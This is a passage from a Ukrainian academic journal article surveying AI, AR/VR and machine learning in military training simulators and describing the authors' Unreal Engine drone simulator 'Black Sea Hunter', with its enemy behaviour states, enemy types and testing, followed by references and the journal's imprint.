Аналіз останніх досліджень і публікацій. Проведений аналіз наявних досліджень свідчить про важливість дослідження можливих сфер застосування ШІ у навчальних симуляторах для військової галузі. Так, у роботі [7] зазначено, що ШІ позитивно впливає на відеоігри, що надалі може бути використано для різних симуляцій на користь галузей освіти, військової сфери, охорони здоров'я та аерокосмічної сфери. Автори статті [11] наголошують на важливості інтеграції правильної тактичної поведінки в генерацію реалістичних військових симуляцій, що поєднує визначення бойової тактики, доктрини, правил ведення бою та концепції операцій. У дослідженні [6] розглянуто навчальний підхід до моделювання саме військового командування, коли гравців навчають ухвалювати тактичні, оперативні та стратегічні рішення, включаючи керування підрозділами, ефективний розподіл ресурсів і одночасне призначення дій. Тобто автори цього дослідження зосередились на покращенні та автоматизації ухвалення військових рішень. Схожій проблематиці присвячена стаття [9], в якій проаналізовано роль ШІ, моделювання та симуляції в ухваленні стратегічних військово-політичних рішень. Автори роботи [5] наголошують на важливості пояснень та обговорення проблем, пов'язаних зі створенням складних і ефективних систем у програмах військового вишкілу, оскільки це підвищує довіру, прозорість і підзвітність. Відтак, повсюдне впровадження технологій ШІ, у тому числі й у військову сферу, потребує підвищеної уваги до цього напрямку, й відповідно, висвітлення питань потенційних переваг навчальних симуляторів зі ШІ, систематизації можливих сфер застосування ШІ для військових навчальних цілей та розробки нових програмних систем подібного роду.

Мета статті – дослідити роль ШІ у навчальних симуляторах та можливості застосування ШІ для військових цілей.

Виклад основного матеріалу

1. Технології ШІ у симуляторах для тренування військовослужбовців

Симуляції на основі ШІ пропонують реалістичне середовище для тренувань військовослужбовців, дозволяючи їм відпрацьовувати бойові сценарії та набувати нових здібностей. Під час таких навчань бойові загони піхоти розміщують у симульованому районі певної, характерної місцевості, де перед ними ставиться певне бойове завдання, наприклад, очистити будівлю, у якій можуть розміститися вороги. Тактичні симуляції створюють як високореалістичні середовища полів битв, так і віртуальних опонентів у ньому [12]. Так, віртуальна система тренування Vipe Holodeck для тренування військовослужбовців і рятувальників від компанії Northrop Grumman використовує величезні екрани по периметру тренувального майданчика та високочутливі сенсори для імітації необхідних для навчання ситуацій і тим самим переносять гравця у віртуальний світ. Систему можна навіть використовувати з 3D-окулярами та підключати до інших, щоб дозволити військовослужбовцям брати участь у навчанні, навіть якщо вони перебувають у різних кінцях світу [8].

Технології доповненої та віртуальної реальності (Augmented Reality (AR) та Virtual Reality (VR), AR/VR) також відіграють значну роль в еволюції військового моделювання. Завдяки AR/VR військовослужбовці можуть виконувати тренувальні місії у реалістичних симуляціях бойових ситуацій без витрати бойових патронів або небезпек фізичних тренувань. Ці технології дозволяють військовослужбовцям відточувати свої навички при проходженні ситуативних тактичних операцій у безпечному, контрольованому середовищі, знижуючи тим самим ризики травм і покращуючи загальну продуктивність навчання [2].

Машинне навчання (Machine Learning, ML) – ще одна технологія ШІ, яка трансформує індустрію військового моделювання. Аналізуючи величезну кількість даних проведених тренувань, алгоритми ML можуть ідентифікувати закономірності й тенденції та використовувати їх для покращення майбутніх симуляцій. Ця технологія може допомогти оптимізувати навчальні програми, зробити їх ефективнішими та при цьому скоротити час і витрати, необхідні для навчання військовослужбовців і рятувальників.

2. ШІ у системах пілотування

Поширено такі симулятори використовуються як віртуальні тренажери для навчання бойових льотчиків. Оскільки експлуатація літаків і повітряного простору стає дедалі складнішою, то використання тільки традиційних методів навчання не дозволяє всебічно підготувати пілотів до непередбачуваної природи реальних умов польоту. Використання технологій ШІ та ML в пілотних навчальних програмах можуть симулювати широкий спектр сценаріїв: від поломки обладнання до несприятливих погодних умов. Керовані ШІ симулятори польотів здатні створювати високодеталізовані динамічні середовища, які з неймовірною точністю імітують реальний світ. Навчальні програми зі ШІ пропонують сценарії, які адаптуються в режимі реального часу до дій пілота, забезпечуючи рівень інтерактивності та реалізму, який раніше був недосяжний. Так, система Air-Guardian, розроблена в Лабораторії комп'ютерних наук і штучного інтелекту Массачусетського технологічного інституту (MIT CSAIL) стежить за очима, щоб визначати предмети на численних моніторах, на яких спрямовує погляд пілот, і тим самим в нейронній системі формуються так звані карти помітності. Ці карти помітності в Air-Guardian допомагають пілотам і системі ШІ розпізнавати за допомогою маркерів уваги потенційні ризики та реагувати на них набагато раніше, ніж традиційні системи [3].

Потенціал ШІ для трансформації наразі використовується не лише у навчанні пілотів, а й для запровадження систем пілотування ШІ в безпілотних винищувачах F-16 Військово-повітряних сил (ВПС) США (проєкт VENOM) [4]. Тестування таких інтелектуальних безпілотних систем було успішним. Наразі ведуться розробки над навігаційними системами на основі ШІ, які не залежатимуть від супутників, адже супутники є цілями під час війни й можуть бути виведені з ладу. Тож замість використання супутникової навігації військові зацікавлені у навігаційній системі на основі ШІ, яка використовуватиме магнітне поле Землі. Для цього відповідну інтелектуальну систему треба навчити звертати увагу на магнітне випромінювання Землі й при цьому ігнорувати сторонні сигнали, наприклад, електромагнітні сигнали, створювані самими літаками [13].

3. Симулятори для керування безпілотними надводними апаратами

Перспективи розвитку та використання таких інтелектуальних систем для симуляторів і кооперативного керування виходять за межі авіації й поширюється на широкий спектр робототехніки, завдяки їх диференційованості та адаптивності через наскрізний процес навчання до вимог ситуації, забезпечуючи збалансоване партнерство між людиною та машиною. Так, симулятори на основі ШІ відіграють важливу роль у вдосконалені підготовки операторів до керування безпілотними апаратами. Ігрові симуляції забезпечують безпечне, контрольоване віртуальне середовище, в якому пілоти можуть практикувати свої навички та відточувати свою майстерність керування безпілотними надводними апаратами (БНА) або надводними дронами (НД).

Через зростаючі загрози морській безпеці, серед яких напади ворожих збройних сил чи піратів на кораблі, як оборонні, так і цивільні, виробники стали розробляти все більше нових моделей з автономним режимом керування. Це сприяє зростанню світового ринку БНА. Залежно від специфіки задач БНА бувають: спостережні, картографічні та геодезичні, екологічно-моніторингові, охоронні та оборонні, вантажні тощо. Так, приміром, вантажні дрони для транспортування на короткі та середні відстані пропонують альтернативний засіб логістичного транспортування у важкодоступні райони, що дуже важливо за умов ведення бойових дій. Сучасні інтелектуальні дрони використовуються в оборонних цілях для спостереження за периметром, патрулювання кордонів, розмінування деяких видів мін тощо. Такі дрони підвищують безпеку, відстежуючи й реагуючи на потенційні загрози.

У розробленому авторами програмному симуляторі БНА «Black Sea Hunter» штучним інтелектом керуються поведінка ворогів (як людей, так і військової техніки), головна мета яких – завадити гравцеві виконати місію. Вороги можуть як перебувати неподалік в цілі, так і патрулювати деякі частини ігрового рівня. В розробленому програмному симуляторі передбачено декілька типів ворогів, залежно від способу їх пересування:

– *наземні* – патрульні групи, вогневі позиції та броньовані машини піхоти. Патрульні групи складаються з 2-5 людей, що патрулюють прибережну територію та *мають* малу дальність видимості й рівень ураження. Вони озброєнні автоматами, що завдають певну шкоду дронові. Вогневими позиціями може бути бункер або укриття з мішків із піском, посередині якого стоїть крупнокаліберний кулемет, що завдає середньої шкоди дронові. Дальність видимості є невеликою, а рівень ураження – середній (рис. 1). Броньовані машини піхоти в симуляторі виступають у ролі пересувних вогневих позицій, що мають на озброєнні крупнокаліберний кулемет, що завдає середньої шкоди дронові. Дальність видимості є невеликою, а дальність ураження – середня. Швидкість пересування висока;

– *надводні* – кораблі класів фрегат, корвет та катер. Кораблі класу фрегат виконують свої бойові місії у відкритому морі, тому бойові чергування такого роду кораблі будуть нести лише на рівнях із великим водним простором. Перебуваючи в порту фрегати не нестимуть загрози. Вони оснащені протикорабельними кулеметами, що завдають значної шкоди дронові (рис. 2,а). Мають малу швидкість пересування, велику дальність видимості та ураження. Також, такий корабель може нести на собі вертоліт. Кораблі класу корвет є кораблями ближньої морської зони, призначені для дозорної та конвойної служби, протичовної та протиповітряної оборони військово-морських баз та пунктів базування [1]. Вони будуть зустрічатися у місіях із прибережним типом місцевості, де будуть нести патрулювання, або портовим, де перебуватимуть у спокої. Корвети оснащені протикорабельними кулеметами, що завдають велику шкоду дронові. Вони мають середню швидкість пересування, велику дальність видимості та ураження. Кораблі класу катер є малими патрульними суднами для берегової або портової охорони. Зустрічаються катери лише на рівнях прибережного та портового типу місцевості, де нестимуть патрулювання. Оснащені крупнокаліберними кулеметами, що завдають середню шкоду дронові. Мають високу швидкість пересування, середню дальність видимості та ураження;

– *повітряні* – гелікоптери, які можуть базуватися як на березі, так і на фрегаті. Зустрічаються в усіх типах місцевості, мають високу швидкість пересування, високу дальність видимості та середню дальність ураження (рис. 2,б). В симуляторі гелікоптер оснащений крупнокаліберним кулеметом, що здатен завдати середню шкоду дронові.

Рис. 1. Відтворені у симуляторі вороги «патрульні групи» і «вогневі позиції»

На початку місії вороги в симуляторі не знають про наявність БНА в їхній місцевості, тому вони перебувають у стані спокою. Якщо на мить дрон гравця промайнув у полі зору радіоелектронної розвідки (РЕР) або одного з ворогів, тоді противник переходить у стан зацікавленості. Через деякий проміжок

часу, якщо дрон (гравець) ще перебуває у полі видимості противника, ворог викриває гравця і настає стан тривоги з переходом усіх патрульних сил у бойовий режим. Під час бойового режиму всі обізнані про місцезнаходження дрона супротивники, наближаються до дрона, щоб у нього поцілити (рис. 2,в). Якщо дрон покине переслідувачів, тоді стан ворогів зміниться на режим «на сторожі». Під час цього стану сили противника патрулюватимуть територію, де останнього разу перебував дрон. Під час цього стану, якщо дрон не з'являвся у полі зору довгий проміжок часу, настає стан спокою, інакше – тривога.




Рис. 2. Сценарні рівні у симуляторі «Black Sea Hanter»:
а) дрон у полі видимості ворожого фрегата;
б) дрон у полі видимості ворожого гелікоптера (нічний режим);
в) дрон у зоні дії РЕР

Перед створенням рівня за сценарієм у параметрах можна змінити рівень штучного інтелекту, який змінює швидкість реакції та точність ворогів. Рівні складності поділяються на: новачок, досвідчений, ветеран та легенда. Також у параметрах можна змінювати наявність того чи іншого типу ворогів та їхню чисельність. Максимальна кількість ворогів залежить від виду місцевості. Крім того, деякі з ворогів можуть перебувати лише у певних видах місцевості, наприклад, наземні сили лише на прибережній та портовій місцевості.

Крім ворогів, ШІ у симуляторі створює можливі штучні пастки: міни (рис. 3) та бонові загородження (плавучі бони). Контактні міни здатні нанести шкоду дронові, оскільки спричиняють вибух при контакті, а бонові плавучі загородження слугують для обмеження руху поверхнею води.

Рис. 3. Вигляд пасток у симуляторі у вигляді мін

Реалізовано симулятор «Black Sea Hanter» засобами мови C++ як основного інструмента для створення елементів ігрового процесу в редакторі ігрового рушія Unreal Engine і з використанням системи візуального скриптування Blueprints.

Тестування ігрового симулятора БНА проводилося за допомогою фреймворка Unreal Test для перевірки відповідності до нефункціональних та функціональних вимог, а також забезпечення стабільності роботи застосунку. Для досягнення цих цілей використовувалися такі методи тестування:

– модульне тестування. Перевірка окремих компонентів симулятора, включаючи головне меню, ігрові режими, а також окремі функції безпілотних надводних апаратів (БНА);

– інтеграційне тестування. Перевірка синхронізації роботи між різними компонентами симулятора для забезпечення коректної взаємодії в комплексі;

– тестування продуктивності. Оцінка роботи симулятора за різних налаштувань графіки та навантаженнях для забезпечення стабільної частоти кадрів і швидкого завантаження рівнів.

Надалі програмний застосунок симулятора «Black Sea Hanter» можна вдосконалювати шляхом впровадження додаткових сценаріїв та більш складних умов пілотування, розширення функціоналу для підтримки різних моделей надводних апаратів та нових типів тренувальних місій. Можна інтегрувати симулятор із реальними системами керування та моніторингу для підвищення його ефективності та реалістичності. Практичними результатами є зменшення ризиків та витрат на тренування і підготовку «пілотів» дронів, водночас покращення ефективності тренувань шляхом наближення ігрового функціоналу до реальних можливих сценаріїв БНА, а саме: знищення кораблів ворожого флоту; розвідка прибережних територій; доставка необхідного спорядження та провізії; розмінування; перевезення людей тощо.

Впровадження ШІ в автоматизовані інтелектуальні тренажери подібного роду є гарним засобом симуляції різноманітних, складних ситуацій і задач під час навчання та бойової підготовки військовослужбовців. При цьому важливо, що технологія інтелектуальної системи навчання забезпечує високий рівень взаємодії та глибокий якісний аналіз, щоб допомогти відточити навички військовослужбовців армії у навчанні.

4. Переваги навчальних симуляторів зі ШІ

Сильними сторонами програмного забезпечення зі ШІ для моделювання військової підготовки є:

– *реалістичність*: військовослужбовці можуть тренуватися в імітовано реалістичних умовах, адже програмно ШІ здатен за лічені хвилини змоделювати у віртуальному навчальному середовищі і відтворити деталі ландшафту реальних геолокацій, в яких планується проведення військової операції. Такі дуже специфічні знання дозволять військовослужбовцям відчути місцевість, краще орієнтуватися і швидше пересуватися в реальному середовищі, точніше планувати матеріально-технічне забезпечення та завчасно підготуватися;

– *економія*: програмне забезпечення зі ШІ для моделювання військового навчання забезпечує економію коштів і часу. Хоча технології ШІ є передовими і потребують інвестицій у розробку та вдосконалення, однак врешті решт ШІ має тенденцію економити гроші організацій у довгостроковій перспективі, завдяки тому, що у виконанні певних завдань ШІ ефективніший за людей. Так, ШІ може синтезувати великі обсяги даних і виконувати складні завдання швидше за людей, без втоми і відпочинку, дозволяючи людям зосередитися на інших завданнях. І коли мова йде про збройні сили, планування та проведення повних репетицій військових навчань зазвичай вимагає більше фінансових ресурсів, ніж відповідне програмне забезпечення симуляторів для військової підготовки [10];

– *багатофакторність*: за сучасних складних викликів ведення бойових дій, коли треба враховувати багатовимірний комплекс реалій, військові симулятори зі ШІ здатні відтворювати численні чинники у військовій підготовці. Мова йде не тільки про оволодіння навичками роботи з високотехнологічною зброєю, а й навчання воювати в різноманітних ландшафтах, використовуючи різне обладнання та стратегії, враховуючи кіберзагрози гібридної війни. Крім того, військовослужбовці мають розуміти соціально-політичний клімат місця дислокації задля ефективної взаємодії з місцевим населенням. Також під час навчання важливо виробити стратегію щодо конкретного ворога в регіоні. Симулятори зі ШІ здатні створювати численних інтелектуальних автономних агентів, можуть моделювати і відтворювати майбутні взаємодії з союзниками, ворогами та місцевими цивільними. Ці агенти можна використовувати для створення різних реалістичних симуляцій, які поєднують різні тактики гібридної війни в численних соціально-політичних спектрах. Оскільки ШІ надає агентам автономію, вони не будуть поводитися за передбачуваними стратегіями, які військовослужбовці можуть потенційно виявити після кількох тренувань.

– *непередбачувані сценарії*: технологія ШІ особливо цінна своєю здатністю включати елемент непередбачуваності в програмне забезпечення для моделювання військової підготовки. Вирішальною складовою успіху у війні є здатність швидко мислити на ногах, чи то зі зброєю в руках, чи під час простого

обміну з місцевим цивільним. Наявність озброєних військовослужбовців, які вже навчені цій навичці до фактичного вступу в бій, дозволяє їм бути більш ефективними за реальних обставин;

– *адаптованість*: симуляції на основі штучного інтелекту можуть адаптуватися до мінливих ситуацій і реагувати на дії окремих військовослужбовців, забезпечуючи більш реалістичне та складне середовище для навчання. ШІ також може допомогти визначити області, де військовослужбовцям може знадобитися додаткова підготовка або підтримка, дозволяючи проводити більш цілеспрямовані та ефективні програми навчання.

Розробка багатоагентного програмного забезпечення для симуляції військової підготовки, здатного грати проти досвідченого супротивника-людини та перемагати його в сучасній військовій грі оперативного рівня, в решті решт формує великий попит на військові навчальні симулятори на базі ШІ.

Однак, інтелектуальні технології не є заміною участі людини у військових симуляціях. Хоча такі технології можуть допомогти в процесі навчання, вони не можуть замінити досвід і оцінку досвідченого тренера чи досвідченого військовослужбовця. Натомість AI, AR/VR та ML слід розглядати як інструменти, які можуть покращити та підтримати навчальний процес, а не замінити його.

Висновки. Проведене дослідження показало, що роль впровадження ШІ, доповненої та віртуальної реальності, машинного навчання в навчальні симуляторах для військових цілей можна назвати революційною. Ці технології змінюють спосіб, в який військові організації навчають своїх військовослужбовців, і вони й надалі відіграватимуть вирішальну роль у покращенні готовності, зниженні витрат і підвищенні ефективності. Інвестиції в розвиток цих технологій та розробку ефективних, сучасних навчальних симуляторів для військових цілей сприятиме прогресу в галузі військового моделювання. Зрештою, ці досягнення допоможуть тому, що наші військо буде краще підготовлено й оснащено до викликів і ризиків сучасної війни.

Список використаних джерел:

1. Задерейко О. В., Толокнов А. А., Струк Н. О. Розробка ігрового застосунку «симулятор оператора надводного дрона». *Сучасні технології в енергетиці, електромеханіці, системах керування та машинобудуванні:* матер. VI Всеукр. наук.-практ. інтернет-конф. Харків, 06-07 грудня 2023 р. С. 11–12. URL: https://hdl.handle.net/11300/26945/

2. Ackley W. Revolutionizing Military Simulations: The Role of Artificial Intelligence, Augmented Reality/Virtual Reality, and Machine Learning. URL: https://www.linkedin.com/pulse/revolutionizing-military-simulations-role-artificial-augmented-wayne/

3. AI copilot enhances human precision for safer aviation. MIT News. URL: https://news.mit.edu/2023/ai-co-pilot-enhances-human-precision-safer-aviation-1003

4. Air & Space Forces Magazine. Air Force Secretary Flies in an AI-Piloted F-16, a 'Significant Step' for CCA. URL: https://www.airandspaceforces.com/air-force-secretary-ai-piloted-f-16-cca/

5. Azeem K., Noor J., Dayang H., Haji O. Explainable AI in Military Training Applications. *Advances in Explainable AI Applications for Smart Cities*. 2024. P. 1–36. DOI: 10.4018/978--1-6684-6361-1.ch007.

6. Dimitriu A., Michaletzky T., Remeli V., Tihanyi V. A Reinforcement Learning Approach to Military Simulations in Command: Modern Operations. *IEEE Access*. 2024. Vol. 12. P. 77501–77513. DOI: 10.1109/ACCESS.2024.3406148.

7. Fawcett N., Ngalamoum L. How Artificial Intelligence and Videogames Drive Each Other Forward. *Proceedings of the Future Technologies Conference (FTC'2022).* 2022. Vol. 1. P. 317–327. DOI: 10.1007/978-3-031-18461-1_21.

8. Ghandeharizadeh Sh. Holodeck: Immersive 3D Displays Using Swarms of Flying Light Specks. *ACM Multimedia Asia (MMAsia '21)*, December 1–3, 2021. ACM, New York, NY, USA. P. 1–7. DOI: 10.1145/3469877.3493698

9. Hodicky J., Kucuk V. Modelling and Simulation and Artificial Intelligence for Strategic Political-Military Decision-Making Process: Case Study. *Modelling and Simulation for Autonomous Systems*. 2023. P 269–281. DOI: 10.1007/978-3-031-31268-7_16.

10. Military Training Simulation Software: Artificial Intelligence for Armed Servicemembers. URL: https://sdi.ai/blog/military-training-simulation-software-ai/

11. Möbius M., Kallfass D., Flock M., Doll Th., Kunde D. Incorporation of Military Doctrines and Objectives into an AI Agent Via Natural Language and Reward in Reinforcement Learning. *Winter Simulation IEEE Conference (WSC'2023)*. 2023. P. 2357–2367. DOI: 10.1109/WSC60868.2023.10408462.

12. Pangarkar T. Artificial Intelligence in Military Statistics 2024 by Efficiency, Tech, Simulations. URL: https://www.linkedin.com/pulse/top-10-ai-applications-military-use-markets-us-icjgf/

13. US Air Force Shows Fighter Plane Piloted by AI. URL: https://learningenglish.voanews.com/a/us-air-force-shows-fighter-plane-piloted-by-ai/7615055.html

НАУКОВЕ ВИДАННЯ

ІНФОРМАЦІЙНІ ТЕХНОЛОГІЇ ТА СУСПІЛЬСТВО

INFORMATION TECHNOLOGY AND SOCIETY

ВИПУСК 2 (13)
ISSUE 2 (13)

2024

Коректура
Ірина Чудеснова

Комп'ютерна верстка
Наталія Кузнєцова

Формат 60x84/8. Гарнітура Cambria.
Папір офсет. Цифровий друк.
Підписано до друку 28.06.2024.
Ум. друк. арк. 11,16. Замов. № 0724/552. Наклад 300 прим.

Видавництво і друкарня – Видавничий дім «Гельветика»
65101, Україна, м. Одеса, вул. Інглезі, 6/1
Телефон +38 (095) 934 48 28, +38 (097) 723 06 08
E-mail: mailbox@helvetica.ua
Свідоцтво суб'єкта видавничої справи
ДК No 7623 від 22.06.2022 р.